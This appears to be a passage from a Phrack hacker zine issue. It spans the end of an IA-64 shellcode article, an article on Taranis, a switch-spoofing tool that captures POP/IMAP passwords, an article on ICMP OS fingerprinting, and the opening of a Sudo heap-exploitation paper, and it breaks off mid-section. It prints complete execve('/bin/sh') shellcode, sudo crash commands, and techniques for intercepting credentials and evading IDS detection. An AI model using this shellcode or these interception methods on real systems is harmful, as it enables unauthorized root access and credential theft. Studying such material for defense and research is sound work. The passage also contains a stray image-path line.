There are four privilege levels numbered from 0..3, with 0 being the most privileged one. System instructions and registers can only be called from level 0. The current privilege level (CPL) is stored in PSR.cpl. The following instructions change the CPL:

- enter privileged code (epc)
The epc instruction sets the CPL to the privilege level of the page containing the epc instruction, if it is numerically higher than the CPL. The page must be execute only, and the CPL must not be numerically lower than the previous privilege level.

- break
'break' issues a Break Instruction Fault. As every instruction fault on IA-64, this sets the CPL to 0. The immediate value stored in the break encoding is the address of the handler.

- branch return
This resets the CPL to previous value.

--> GCC IA-64 Assembly Language

As you should have figured out by now, assembly language is normally not used to program a chip like this. The optimization techniques are very difficult for a programmer to exploit by hand (although possible of course). Assembly will always be used to call some processor ops that programming languanges do not support directly, for algoritm coding, and for shellcode of course.

The syntax basically works like this:
(predicate_num) opcode_name operand_1 = operand_2, operand_3
Example:
(p1) fmul f1 = f2, f3

As mentioned in the instruction format chapter, sometimes not all operand fields are used, or operand fields are combined. Additionally, there are some instructions which cannot be predicated.

Stops are encoded by appending ';;' to the last instruction of an instruction group. Symbolic names are used to reference procedures, as always.

--> Useful Instruction List

Although you will have to check [3] in any case, here are a very few instructions you may want to check first:

name	description
dep	deposit an 8 bit immediate value at an arbitrary position in a register
dep	deposit a portion of one reg into another
mov	branch register to general register
mov	max 22 bit immediate value to general register
movl	max 64 bit immediate value to general register
adds	add short
branch	indirect form, non-call

--> Optimizations

There are some optimization techniques that become possible on IA-64. However because the topic of this paper is not how to write fast code, they are not explained here. Check [5] for more information about this, especially look into Modulo Scheduling. It allows you to overlap multiple iterations of a loop, which leads to very compact code.

--> Coding Aspects

Stack: As on IA-32, the stack grows to the lower memory addresses. Only local variables are stored on the stack.

System calls: Although the epc instruction is meant to be used instead, Linux on IA-64 uses Break Instruction Faults to do a system call. According to [6], Linux will switch to epc some day, but this has not yet happened. The handler address used for issuing a system call is 0x100000. As stated above, break can only use immediate values as handler addresses. This introduces the need to construct the break instruction in the shellcode. This is done in the example code below.

Setting predicates: Do that by using the compare (cmp) instructions. Predicates might also come handy if you need to fill some space with instructions, and want to cancel them out to form NOPs.

Getting the hardware: Check [2] or [7] for experimenting with IA-64, if you do not have one yourself.

--> Example Code

```
<++> ia64-linux-execve.c !f4ed8837
/*
 * ia64-linux-execve.c
 * 128 bytes.
 *
 *
 * NOTES:
 *
 * the execve system call needs:
 * - command string addr in r35
 * - args addr in r36
 * - env addr in r37
 *
 * as ia64 has fixed-length instructions (41 bits), there are a few
 * instructions that have unused bits in their encoding.
 * i used that at two points where i did not find nul-free equivalents.
 * these are marked '+0x01', see below.
 *
 * it is possible to save at least one instruction by loading bundle[1]
 * as a number (like bundle[0]), but that would be a less interesting
 * solution.
 *
 */

unsigned long shellcode[] = {

  /* MLX
   * alloc r34 = ar.pfs, 0, 3, 3, 0   // allocate vars for syscall
   * movl r14 = 0x0168732f6e69622f    // aka "/bin/sh",0x01
   * ;; */
  0x2f6e458006191005,
  0x631132f1c0016873,

  /* MLX
   * xor r37 = r37, r37               // NULL
   * movl r17 = 0x48f017994897c001    // bundle[0]
   * ;; */
  0x9948a00f4a952805,
  0x6602e0122048f017,

  /* MII
   * adds r15 = 0x1094, r37           // unfinished bundle[1]
   * or r22 = 0x08, r37               // part 1 of bundle[1]
   * dep r12 = r37, r12, 0, 8         // align stack ptr
   * ;; */
  0x416021214a507801,
  0x4fdc625180405c94,

  /* MII
   * adds r35 = -40, r12              // circling mem addr 1, shellstr addr
```

```
   * adds r36 = -32, r12              // circling mem addr 2, args[0] addr
   * dep r15 = r22, r15, 56, 8        // patch bundle[1] (part 1)
   * ;; */
  0x0240233f19611801,
  0x41dc7961e0467e33,

  /* MII
   * st8 [r36] = r35, 16              // args[0] = shellstring addr
   * adds r19 = -16, r12              // prepare branch addr: bundle[0] addr
   * or r23 = 0x42, r37               // part 2 of bundle[1]
   * ;; */
  0x81301598488c8001,
  0x80b92c22e0467e33,

  /* MII
   * st8 [r36] = r17, 8               // store bundle[0]
   * dep r14 = r37, r14, 56, 8        // fix shellstring
   * dep r15 = r23, r15, 16, 8        // patch bundle[1] (part 2)
   * ;; */
  0x28e0159848444001,
  0x4bdc7971e020ee39,

  /* MMI
   * st8 [r35] = r14, 25              // store shellstring
   * cmp.eq p2, p8 = r37, r37         // prepare predicate for final branch.
   * mov b6 = r19                     // (+0x01) setup branch reg
   * ;; */
  0x282015984638c801,
  0x07010930c0701095,

  /* MIB
   * st8 [r36] = r15, -16             // store bundle[1]
   * adds r35 = -25, r35              // correct string addr
   * (p2) br.cond.spnt.few b6         // (+0x01) branch to constr. bundle
   * ;; */
  0x3a301799483f8011,
  0x0180016001467e8f,
};

/*
 * the constructed bundle
 *
 * MII
 * st8 [r36] = r37, -8                // args[1] = NULL
 * adds r15 = 1033, r37               // syscall number
 * break.i 0x100000
 * ;;
 *
 * encoding is:
 * bundle[0] = 0x48f017994897c001
 * bundle[1] = 0x0800000000421094
 */
<-->

--> References

[1] HP IA-64 instruction set architecture guide
    http://devresource.hp.com/devresource/Docs/Refs/IA64ISA/
[2] HP IA-64 Linux Simulator and Native User Environment
    http://www.software.hp.com/products/LIA64/
[3] Intel IA-64 Manuals
    http://developer.intel.com/design/ia-64/manuals/
[4] Sverre Jarp: IA-64 tutorial
    http://cern.ch/sverre/IA64_1.pdf
[5] Sverre Jarp: IA-64 performance-oriented programming
    http://sverre.home.cern.ch/sverre/IA-64_Programming.html
[6] A presentation about the Linux port to IA-64
    http://linuxia64.org/logos/IA64linuxkernel.PDF
[7] Compaq Testdrive Program
    http://www.testdrive.compaq.com
```

The register list is mostly copied from [4]

--> Greetings

palmers, skyper and scut of team teso
honx and homek of dudelab

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x06 of 0x12

|=-------------------------=[T A R A N I S]=-----------------------------=|
|=---=|
|=-------------------------=[Jonathan Wilkins]=-------------------------=|

Taranis

Code by Jonathan Wilkins <jwilkins@bitland.net>
Original concept by Jesse <jesse@bitland.net>.
Thanks to Skyper <skyper@segfault.net> for his assistance

URL: http://www.bitland.net/taranis

Summary

Taranis redirects traffic on switch hardware by sending spoofed ethernet traffic. This is not the same as an ARP poisoning attack as it affects only the switch, and doesn't rely on ARP packets. Plus, it is virtually invisible because the packets it sends aren't seen on any other port on the switch. Evading detection by an IDS that may be listening on a monitoring port is as simple as changing the type of packet that is sent by the packet spoofing thread.

How it works

First, some history. Back in the old days, we had 10base5, or thick Ethernet. The 10 prefix meant that it was 10 Megabit and the 5 postfix indicated that the maximum cable length was 500 meters. It used a coaxial cable, much like cable TV uses. (The difference is in the maximum impedence of the cable, TV cable is 75 ohm, ethernet is 50 ohm) Coaxial cable consists of a central wire which is surrounded by a layer of insulator, which is enclosed in a shield made of thin stranded wire. This is all encased in another thinner insulating layer. A thick Ethernet network had a shared backplane and then a series of trancievers that plugged into it. If the shared portion of the cable broke, or rodents happened to chew through it, then the entire network went down. Since the cable was usually strung throughout the ceiling and walls it was quite inconvenient to fix. Long runs of cable had to be augmented by a repeater, which was just a little device that boosted the signal strength.

A 10base5 network looked something like this:


```
             Shared backplane
 X-+------+------+------+------+------+-X  (+ - Tranciever)
   |      |      |      |      |      |    (X - Terminator)
   |      |      |      |      |      |
 Host   Host   Host   Host   Host   Host
   A      B      C      D      E      F
```

This was replaced by thin Ethernet (10base2, which means that it was 10Mbit and had a maximum cable length of 200 meters)), which was based on a shared cable but didn't require trancievers and so was less expensive. (10base2 was also known as cheapernet) It was also vulnerable to the rodent attack.

10base2 looked something like this:

```
 X------.------.------.------.------.------X
      Host   Host   Host   Host   Host
        A      B      C      D      E

          (X - terminator which is just a 50 ohm resistor)
          (. - BNC Connector, T shaped piece of metal that
               connected two pieces of cable with a computer)
```

Then came 10baseT, or Twisted Pair Ethernet. This was based around a star topology. The reason for the name is clear when you see a diagram.



Now if rats happened to chew through a network cable, only one computer would lose network connectivity. If a giant rat happened to eat the network hub, it was easy to crimp new ends on the twisted pair cable and buy a new hub.

An Ethernet Frame header looks like this:

Bytes 0-5 are the Destination Address
Bytes 6-11 are the Source Address
Bytes 12-13 is the Type Code (IP is 0x0800)

All of the discussed ethernet types (10base5, 10base2 and 10baseT) are based around a shared medium. This means that packets are broadcast to every connected machine. It also means that when one device is sending, no other devices can send.

To increase bandwidth, switches were created. Ethernet switches only forward packets to the port (a port is the hole you plug the cable into) that the packet is destined for. (This means all ports in the case of a broadcast packet) This meant that more total packets could be sent through the network if a switch were used than if a hub was used.

Switches and hubs are built to allow uplinking (when you connect another switch or hub into a port instead of just a single computer). In the case of a hub, this just means that there are more machines sharing the available bandwidth. In the case of a switch it means that the internal traffic from one hub won't be seen on other ports. It also means that multiple ethernet addresses can be on each port and that the switch must contain a list of all of the ethernet addresses that are on a given physical port and only forward traffic to the port that the destination host is on. It would be silly to require a network administrator to track down the ethernet addresses for each of the connected machines and enter them manually to build this list, so switches generate this list automatically by watching network traffic.

As long as there is a way for this to be configured automatically, the switch is probably vulnerable to this attack.

When run, Taranis will start sending packets with the mail server's ethernet address as the source ethernet address and the attacking machine's real ethernet address as the destination address. When the switch sees this packet it will update it's internal table of port->ethernet address mappings. (This is called the CAM table. For more information on how the CAM table is updated check, http://routergod.com/gillianderson/
For the record, CAM apparently stands for Content Addressable Memory, an extremely generic term) The switch will not forward the packet to any other ports as the destination ethernet address is set to an ethernet address already associated with the current port.

This internal table looks something like this:

Port	Ethernet Addresses	
Port 1	01:00:af:34:53:62	(Single host)
Port 2	01:e4:5f:2a:63:35 00:c1:24:ee:62:66 ...	(Hub/Switch)
Port 3	11:af:5a:69:08:63 00:17:72:e1:72:70 ...	(Hub/Switch)
Port 4	00:14:62:74:23:5a	(Single host)

...

As far as the switch is concerned, it has a hub connected on that port, and it just saw a packet from one host on that hub to another host on the same

hub. It doesn't need to forward it anywhere.

Now that we are seeing traffic destined for the mail server, what can we do with it? The initial idea was to perform a man in the middle attack, but this proved to be more difficult than anticipated. (see the comments for switchtest at the end of this file) Instead taranis spoofs enough of a pop or imap session to get a client to authenticate by sending it's username and password.

Taranis will store this authentication information to a logfile. To see everything displayed in a nicer format run:

```
cat taranis.log | sort | uniq
```

Configuration

Taranis was developed under FreeBSD 4.3. It also builds under OpenBSD and Linux. If you port it to another platform, send me diff's and I'll integrate them into the release.

You will require a patch to your kernel to allow you to spoof ethernet source addresses under FreeBSD and OpenBSD. LibNet has one for OpenBSD and for FreeBSD < 4.0. I have updated this patch for FreeBSD 4+ and it is included in this archive as if_ethersubr.c.patch. You can use it as follows..

- su root
- cd /usr/src/sys/net
- patch < if_ethersubr.c.patch

and then rebuild your kernel

Switchtest

Switchtest was written during the development of Taranis. It is included in case someone wants to test their switches and ip stacks. We weren't able to find a switch that defaulted to hub mode when confronted with lots of packets with random source ethernet addresses. Maybe someone else will.

It also tries a man in the middle attack. This shouldn't work as it is based on resending traffic to ethernet broadcast or ethernet multicast addresses. If a target IP stack is vulnerable, I'd like to hear about it.

We had discussed the possibility of a generalized man in the middle attack. It is postulated that you could do a decent job of the attack by redirecting traffic for a while, and queueing the packets, then resetting the switch (with an arp request) and then sending the queued packets, then redirecting again.

This will probably cause a lot of packet drops, but tcp applications may be able to continue in the face of this..

FAQ

Q: Where does the name come from?
A: Taranis was the name of a god in ancient Gaul. Whenever I can't think of a name I randomly grab something from www.pantheon.org.

Q: Why do I keep getting PCAP open errors?
A: You're not root or your kernel doesn't have a pcap compatible way of capturing packets. Perhaps your network is not ethernet.

Q: Why am I not seeing packets from the target machine?
A: There are several possibilities:

1. Your system is not spoofing ethernet traffic. Check the output with ethereal (http://ethereal.zing.org/) or tcpdump (www.tcpdump.org) If you are using tcpdump use the -e flag to display the link level addresses
2. If the system you are on is spoofing the ethernet frames correctly it is possible that the switch has a delay before it will switch the port associated with an ethernet address. Some switches also have a lock in mode, where they will not accept any changes to their CAM table.

Q: Did [insert network type here] really look like that?

A: No. But I have no ascii graphics skills. When I get a chance I'll track down some real pictures and post them at:
www.bitland.net/taranis/diagrams.html

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x07 of 0x12

ICMP based remote OS TCP/IP stack fingerprinting techniques

Ofir Arkin & Fyodor Yarochkin

--[ICMP based fingerprinting approach]--

TCP based remote OS fingerprinting is quite old(*1) and well-known these days, here we would like to introduce an alternative method to determine an OS remotely based on ICMP responses which are received from the host. Certain accuracy level has been achieved with different platforms, which, with some systems or or classes of platforms (i.e. Win*), is significally more precise than demonstrated with TCP based fingerprinting methods.

As mentioned above TCP based method, ICMP fingerprinting utilizes several tests to perform remote OS TCP/IP stack probe, but unlike TCP fingerprinting, a number of tests required to identify an OS could vary from 1 to 4 (as of current development stage).

ICMP fingerprinting method is based on certain discoveries on differencies of ICMP replies from various operating systems (mostly due to incorrect, or inconsistant implementation), which were found by Ofir Arkin during his "ICMP Usage in Scanning" research project. Later these discoveries were summarised into a logical desicions tree which Ofir entitled "X project" and practically implemented in 'Xprobe' tool.

--[Information/Noise ratio with ICMP fingerprints]--

As it's been noted, the number of datagrams we need to send and receive in order to remotely fingerprint a targeted machine with ICMP based probes is small. Very small. In fact we can send one datagram and receive one reply and this will help us identify up to eight different operating systems (or classes of operating systems). The maximum datagrams which our tool will use at the current stage of development, is four. This is the same number of replies we will need to analyse. This makes ICMP based fingerprinting very time-efficient.

ICMP based probes could be crafted to be very stealthy. As on the moment, no maliformed/broken/corrupted datagrams are used to identify remote OS type, unlike the common fingerprinting methods. Current core analysis targets validation of received ICMP responses on valid packets, rather than crafting invalid packets themselves. Heaps of such packets appear in an average network on daily basis and very few IDS systems are tuned to detect such traffic (and those which are, presumably are very noisy and badly configured).

--[Why it still works?]--

Inheritable mess among various TCP/IP stack implementations with ICMP handling implementations which implement different RFC standards (original RFC 792, additional RFC 1122, etc), partial or incomplete ICMP support (various ICMP requests are not supported everywhere), low significance of ICMP Error messages data (who verifies all the fields of the original datagram?!), mistakes and misunderstanding in ICMP protocol implementation made our method viable.

--[What do we fingerprint:]--

Several OS-specific differencies are being utilized in ICMP based fingerprinting to identify remote operating system type:

IP fields of an 'offending' datagram to be examined:

* IP total length field

Some operating systems (i.e. BSD family) will add 20 bytes (sizeof(ipheader)) to the original IP total length field (which occures due to internal processing mistakes of the datagram, please note when the same packet is read from SOCK_RAW the same behaviour is seen: returned packet ip_len fiend is off by 20 bytes).

Some other operating systems will decrease 20 bytes from the original IP total lenth field value of the offending packet.

Third group of systems will echo this field correctly.

* IP ID
some systems are seen not to echo this field correctly. (bit order of the field is changed).

* 3 bits flags and offset

some systems are seen not to echo this field correctly. (bit order of the field is changed).

* IP header checksum

Some operating systems will miscalculate this field, others just zero it out. Third group of the systems echoes this field correctly.

* UDP header checksum (in case of UDP datagram)
The same thing could happen with UDP checksum header.

IP headers of responded ICMP packet:

* Precedence bits
Each IP Datagram has an 8-bit field called the 'TOS Byte', which represents the IP support for prioritization and Type-of-Service handling.

The 'TOS Byte' consists of three fields.

The 'Precedence field'\cite{rfc791}, which is 3-bit long, is intended to prioritize the IP Datagram. It has eight levels of prioritization.

Higher priority traffic should be sent before lower priority traffic.

The second field, 4 bits long, is the 'Type-of-Service' field. It is intended to describe how the network should make tradeoffs between throughput, delay, reliability, and cost in routing an IP Datagram.

The last field, the 'MBZ' (must be zero), is unused and must be zero. Routers and hosts ignore this last field. This field is 1 bit long. The TOS Bits and MBZ fields are being replaced by the DiffServ mechanism for QoS.

RFC 1812 Requires following for IP Version 4 Routers:

"4.3.2.5 TOS and Precedence

ICMP Source Quench error messages, if sent at all, MUST have their IP Precedence field set to the same value as the IP Precedence field in the packet that provoked the sending of the ICMP Source Quench message. All other ICMP error messages (Destination Unreachable, Redirect, Time Exceeded, and Parameter Problem) SHOULD have their precedence value set to 6 (INTERNETWORK CONTROL) or 7 (NETWORK CONTROL). The IP Precedence value for these error messages MAY be settable".

Linux Kernel 2.0.x, 2.2.x, 2.4.x will act as routers and will set their Precedence bits field value to 0xc0 with ICMP error messages. Networking devices that will act the same will be Cisco routers

based on IOS 11.x-12.x and Foundry Networks switches.

* DF bits echoing
Some TCP/IP stacks will echo DF bit with ICMP Error datagrams, others (like linux) will copy the whole octet completely, zeroing certain bits, others will ignore this field and set their own.

* IP ID filend (linux 2.4.0 - 2.4.4 kernels)

Linux machines based on Kernel 2.4.0-2.4.4 will set the IP Identification field value with their ICMP query request and reply messages to a value of zero.

This was later fixed with Linux Kernels 2.4.5 and up.

* IP ttl field (ttl distance to the target has to be precalculated to guarantee accuracy).

"The sender sets the time to live field to a value that represents the maximum time the datagram is allowed to travel on the Internet".

The field value is decreased at each point that the IP header is being processed. RFC 791 states that this field decreasement reflects the time spent processing the datagram. The field value is measured in units of seconds. The RFC also states that the maximum time to live value can be set to 255 seconds, which equals to 4.25 minutes. The datagram must be discarded if this field value equals zero - before reaching its destination.

Relating to this field as a measure to assess time is a bit misleading. Some routers may process the datagram faster than a second, and some may process the datagram longer than a second.

The real intention is to have an upper bound to the datagram lifetime, so infinite loops of undelivered datagrams will not jam the Internet.

Having a bound to the datagram lifetime help us to prevent old duplicates to arrive after a certain time elapsed. So when we retransmit a piece of information which was not previously delivered we can be assured that the older duplicate is already discarded and will not interfere with the process.

The IP TTL field value with ICMP has two separate values, one for ICMP query messages and one for ICMP query replies.

The IP TTL field value helps us identify certain operating systems and groups of operating systems. It also provides us with the simplest means to add another check criterion when we are querying other host(s) or listening to traffic (sniffing).

TTL-based fingeprinting requires a TTL distance to the done to be precalculated in advance (unless a fingerprinting of a local network based system is performed system).

The ICMP Error messages will use values used by ICMP query request messages.

A good statistics of ttl dependancy on OS type has been gathered at:
http://www.switch.ch/docs/ttl_default.html
(Research paper on default ttl values)

* TOS field

RFC 1349 defines the usage of the Type-of-Service field with the ICMP messages. It distinguishes between ICMP error messages

(Destination Unreachable, Source Quench, Redirect, Time Exceeded, and Parameter Problem), ICMP query messages (Echo, Router Solicitation, Timestamp, Information request, Address Mask request) and ICMP reply messages (Echo reply, Router Advertisement, Timestamp reply, Information reply, Address Mask reply).

Simple rules are defined:

* An ICMP error message is always sent with the default TOS (0x0000)

* An ICMP request message may be sent with any value in the TOS field. "A mechanism to allow the user to specify the TOS value to be used would be a useful feature in many applications that generate ICMP request messages".

The RFC further specify that although ICMP request messages are normally sent with the default TOS, there are sometimes good reasons why they would be sent with some other TOS value.

* An ICMP reply message is sent with the same value in the TOS field as was used in the corresponding ICMP request message.

Some operating systems will ignore RFC 1349 when sending ICMP echo reply messages, and will not send the same value in the TOS field as was used in the corresponding ICMP request message.

ICMP headers of responded ICMP packet:

* ICMP Error Message Quoting Size:

All ICMP error messages consist of an IP header, an ICMP header and certain amount of data of the original datagram, which triggered the error (aka offending datagram).

According to RFC 792 only 64 bits (8 octets) of original datagram are supposed to be included in the ICMP error message. However RFC 1122 (issued later) recommends up to 576 octets to be quoted.

Most of "older" TCP stack implementations will include 8 octets into ICMP Errror message. Linux/HPUX 11.x, Solaris, MacOS and others will include more.

Noticiably interesting is the fact that Solaris engineers probably couldn’t not read RFC properly (since instead of 64 bits Solaris 2.x includes 64 octets (512 bits) of the original datagram.

* ICMP error Message echoing integrity

Another artifact which has been noticed is that some stack implementations, when sending back an ICMP error message, may alter the offending packet’s IP header and the underlying protocol data, which is echoed back with the ICMP error message.

Since mistakes, made by TCP/IP stack programmers are different and specific to an operating system, an analysis of these mistakes could give a potential attacker a a possibilty to make assumptions about the target operating system type.

Additional tweaks and twists:

* Using difererent from zero code fields in ICMP echo requests

When an ICMP code field value different than zero (0) is sent with an ICMP Echo request message (type 8), operating systems that will answer our query with an ICMP Echo reply message that are based on one of the Microsoft based operating systems will send back an ICMP code field value of zero with their ICMP Echo Reply. Other operating systems (and networking devices) will echo back the ICMP code field value we were using with the ICMP Echo Request.

The Microsoft based operating systems acts in contrast to RFC 792 guidelines which instruct the answering operating systems to

only change the ICMP type to Echo reply (type 0), recalculate the checksums and send the ICMP Echo reply away.

* Using DF bit echoing with ICMP query messages

As in case of ICMP Error messages, some tcp stacks will respond these queries, while the others: will not.

* Other ICMP messages:
    * ICMP timestamp request
    * ICMP Information request
    * ICMP Address mask request

Some TCP/IP stacks support these messages and respond to some of these requests.

--[Xprobe implementation]--

Currently Xprobe deploys hardcoded logic tree, developed by Ofir Arkin in 'Project X'. Initially a UDP datagram is being sent to a closed port in order to trigger ICMP Error message: ICMP unreachable/port unreach. (this sets up a limitation of having at least one port not filtered on target system with no service running, generically speaking other methods of triggering ICMP unreach packet could be used, this will be discussed further). Moreover, a few tests (icmp unreach content, DF bits, TOS ...) could be combined within a single query, since they do not affect results of each other.
Upon the receipt of ICMP unreachable datagram, contents of the received datagram is examined and a diagnostics decision is made, if any further tests are required, according to the logic tree, further queries are sent.

--[Logic tree]---

Quickly recapping the logic tree organization:

Initially all TCP/IP stack implementations are split into 2 groups, those which echo precedence bits back, and those which do not. Those which do echo precendence bits (linux 2.0.x, 2.2.x, 2.4.x, cisco IOS 11.x-12.x, Extreme Network Switches etc), being differentiated further based on ICMP error quoting size. (Linux sticks with RFC 1122 here and echoes up to 576 octets, while others in this subgroup echo only 64 bits (8 octets)). Further echo integrity checks are used to differentiate cisco routers from Extreme Network switches.

Time-to-live and IP ID fields of ICMP echo reply are being used to recognize version of linux kernel.

The same approach is being used to recognize other TCP/IP stacks. Data echoing validation (amounts of octets of original datagram echoed, checksum validation, etc). If additional information is needed to differ two 'similar' IP stacks, additional query is being sent. (please refer to the diagram at http://www.sys-security.com/html/projects/X.html for more detailed explanation/graphical representation of the logic tree).

One of the serious problems with the logic tree, is that adding new operating system types to it becomes extremely painful. At times part of the whole logic tree has to be reworked to 'fit' a single description. Therefore a singature based fingerprinting method took our closer attention.

--[Sinature based approach]--

Singature based approach is what we are currently focusing on and which we believe will be further, more stable, reliable and flexible method of remote ICMP based fingerprints.

Signature-based method is currently based on five different tests,

which optionally could be included in each operating system fingerprint. Initally the systems with lesser amount of tests are being examined (normally starting with ICMP unreach test).

If no single OS stack found matching received signature, those stacks which match a part, being grouped again, and another test (based on lesser amounts of tests issued principle) is choosen and executed. This verification is repeated until an OS stack, completely matching the signature is found, or we run out of tests.

Currently following tests are being deployed:

* ICMP unreachable test (udp closed port based, host unreachable, network unreachable (for systems which are believed to be gateways)
* ICMP echo request/reply test
* ICMP timestamp request
* ICMP information request
* ICMP address mask request

--[future implementations/development]--

Following issues are planned to be deployed (we always welcome discussions/suggestions though):
* Fingerprints database (currently being tested)
* Dynamic, AI based logic (long-term project :))
* Tests would heavily dependent on network topology (pre-test network mapping will take place).
* Path-to-target test (to calculate hops distance to the target) filtering devices probes.
* Future implementations will be using packets with actual application data to dismiss chances of being detected.
* other network mapping capabilities shall be included (network role identification, search for closed UDP port, reachability tests, etc).

--[code for kids]--

Currently implemented code and further documentation is available at following locations:

http://www.sys-security.com/html/projects/X.html

http://xprobe.sourceforge.net

http://www.notlsd.net/xprobe/

Ofir Arkin <ofir@sys-security.com>
Fyodor Yarochkin <fygrave@tigerteam.net>

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x08 of 0x12

--=[Disclaimer]=----------//

In this issue of Phrack, there are two similar articles about malloc based exploitation techniques. The first one explains in detail the GNU C Library implementation of the malloc interface and how it can be abused to exploit buffer overflows in malloc space. The second article is a more hands-on approach to introduce you to the idea of malloc overflows. It covers the System V implementation and the GNU C Library implementation. If you are not sure about the topic, it may be a better choice to start with it to get an idea of the subject. However, if you are serious about learning this technique, there is no way around the article by MaXX.

--=[Enjoy]=----------//

|=[Vudo - An object superstitiously believed to embody magical powers]=-|

|=-------------=[Michel "MaXX" Kaempf <maxx@synnergy.net>]=--------------=|

The present paper could probably have been entitled "Smashing The Heap For Fun And Profit"... indeed, the memory allocator used by the GNU C Library (Doug Lea's Malloc) and the associated heap corruption techniques are presented. However, it was entitled "Vudo - An object superstitiously believed to embody magical powers" since a recent Sudo vulnerability and the associated Vudo exploit are presented as well.

--[Contents]----------

--[1 - Introduction]---

Sudo (superuser do) allows a system administrator to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while logging the commands and arguments.
-- http://www.courtesan.com/sudo/index.html

On February 19, 2001, Sudo version 1.6.3p6 was released: "This fixes a potential security problem. So far, the bug does not appear to be exploitable." Despite the comments sent to various security mailing lists after the announce of the new Sudo version, the bug is not a buffer overflow and the bug does not damage the stack.

But the bug is exploitable: even a single byte located somewhere in the heap, erroneously overwritten by a NUL byte before a call to syslog(3) and immediately restored after the syslog(3) call, may actually lead to execution of arbitrary code as root. Kick off your shoes, put your feet up, lean back and just enjoy the... voodoo.

The present paper focuses on Linux/Intel systems and:

- details the aforementioned bug and explains why a precise knowledge of how malloc works internally is needed in order to exploit it;

- describes the functioning of the memory allocator used by the GNU C Library (Doug Lea's Malloc), from the attacker's point of view;

- applies this information to the Sudo bug, and presents a working exploit for Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1.

--[2 - The "potential security problem"]---

----[2.1 - A real problem]---

------[2.1.1 - The vulnerable function]---

The vulnerable function, do_syslog(), can be found in the logging.c file of the Sudo tarball. It is called by two other functions, log_auth() and log_error(), in order to syslog allow/deny and error messages. If the message is longer than MAXSYSLOGLEN (960) characters, do_syslog() splits it into parts, breaking up the line into what will fit on one syslog line (at most MAXSYSLOGLEN characters) and trying to break on a word boundary if possible (words are delimited by SPACE characters here).

```
/*
 * Log a message to syslog, pre-pending the username and splitting the
 * message into parts if it is longer than MAXSYSLOGLEN.
 */
static void do_syslog( int pri, char * msg )
{
    int count;
    char * p;
    char * tmp;
```

```
    char save;

    /*
     * Log the full line, breaking into multiple syslog(3) calls if
     * necessary
     */
[1] for ( p=msg, count=0; count < strlen(msg)/MAXSYSLOGLEN + 1; count++ ) {
[2]     if ( strlen(p) > MAXSYSLOGLEN ) {
            /*
             * Break up the line into what will fit on one syslog(3) line
             * Try to break on a word boundary if possible.
             */
[3]         for ( tmp = p + MAXSYSLOGLEN; tmp > p && *tmp != ' '; tmp-- )
                ;
            if ( tmp <= p )
[4]             tmp = p + MAXSYSLOGLEN;

            /* NULL terminate line, but save the char to restore later */
            save = *tmp;
[5]         *tmp = '\0';

            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );

            /* restore saved character */
[6]         *tmp = save;

            /* Eliminate leading whitespace */
[7]         for ( p = tmp; *p != ' '; p++ )
                ;
[8]     } else {
            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );
        }
    }
}
```

------[2.1.2 - The segmentation violation]----------------------------

Chris Wilson discovered that long command line arguments cause Sudo to crash during the do_syslog() operation:

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 31337'`
Password:
maxx is not in the sudoers file.  This incident will be reported.
Segmentation fault
```

Indeed, the loop[7] does not check for NUL characters and therefore pushes p way after the end of the NUL terminated character string msg (created by log_auth() or log_error() via easprintf(), a wrapper to vasprintf(3)). When p reaches the end of the heap (msg is of course located in the heap since vasprintf(3) relies on malloc(3) and realloc(3) to allocate dynamic memory) Sudo eventually dies on line[7] with a segmentation violation after an out of-bounds read operation.

This segmentation fault occurs only when long command line arguments are passed to Sudo because the loop[7] has to be run many times in order to reach the end of the heap (there could indeed be many SPACE characters, which force do_syslog() to leave the loop[7], after the end of the msg buffer but before the end of the heap). Consequently, the length of the msg string has to be many times MAXSYSLOGLEN because the loop[1] runs as long as count does not reach (strlen(msg)/MAXSYSLOGLEN + 1).

----[2.2 - An unreal exploit]---

Dying after an illegal read operation is one thing, being able to

perform an illegal write operation in order to gain root privileges is another. Unfortunately do_syslog() alters the heap at two places only: line[5] and line[6]. If do_syslog() erroneously overwrites a character at line[5], it has to be exploited during one of the syslog(3) calls between line[5] and line[6], because the erroneously overwritten character is immediately restored at line[6].

Since msg was allocated in the heap via malloc(3) and realloc(3), there is an interesting structure stored just after the end of the msg buffer, maintained internally by malloc: a so-called boundary tag. If syslog(3) uses one of the malloc functions (calloc(3), malloc(3), free(3) or realloc(3)) and if the Sudo exploit corrupts that boundary tag during the execution of do_syslog(), evil things could happen. But does syslog(3) actually call malloc functions?

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 1337'`
[...]
malloc( 100 ): 0x08068120;
malloc( 300 ): 0x08060de0;
free( 0x08068120 );
malloc( 700 ): 0x08060f10;
free( 0x08060de0 );
malloc( 1500 ): 0x080623b0;
free( 0x08060f10 );
realloc( 0x080623b0, 1420 ): 0x080623b0;
[...]
malloc( 192 ): 0x08062940;
malloc( 8192 ): 0x080681c8;
realloc( 0x080681c8, 119 ): 0x080681c8;
free( 0x08062940 );
free( 0x080681c8 );
[...]
```

The first series of malloc calls was performed by log_auth() in order to allocate memory for the msg buffer, but the second series of malloc calls was performed... by syslog(3). Maybe the Sudo exploit is not that unreal after all.

----[2.3 - Corrupting the heap]----------

However, is it really possible to alter a given byte of the boundary tag located after the msg buffer (or more generally to overwrite at line[5] an arbitrary character (after the end of msg) with a NUL byte)? If the Sudo exploit exclusively relies on the content of the msg buffer (which is fortunately composed of various user-supplied strings (current working directory, sudo command, and so on)), the answer is no. This assertion is demonstrated below.

The character overwritten at line[5] by a NUL byte is pointed to by tmp:

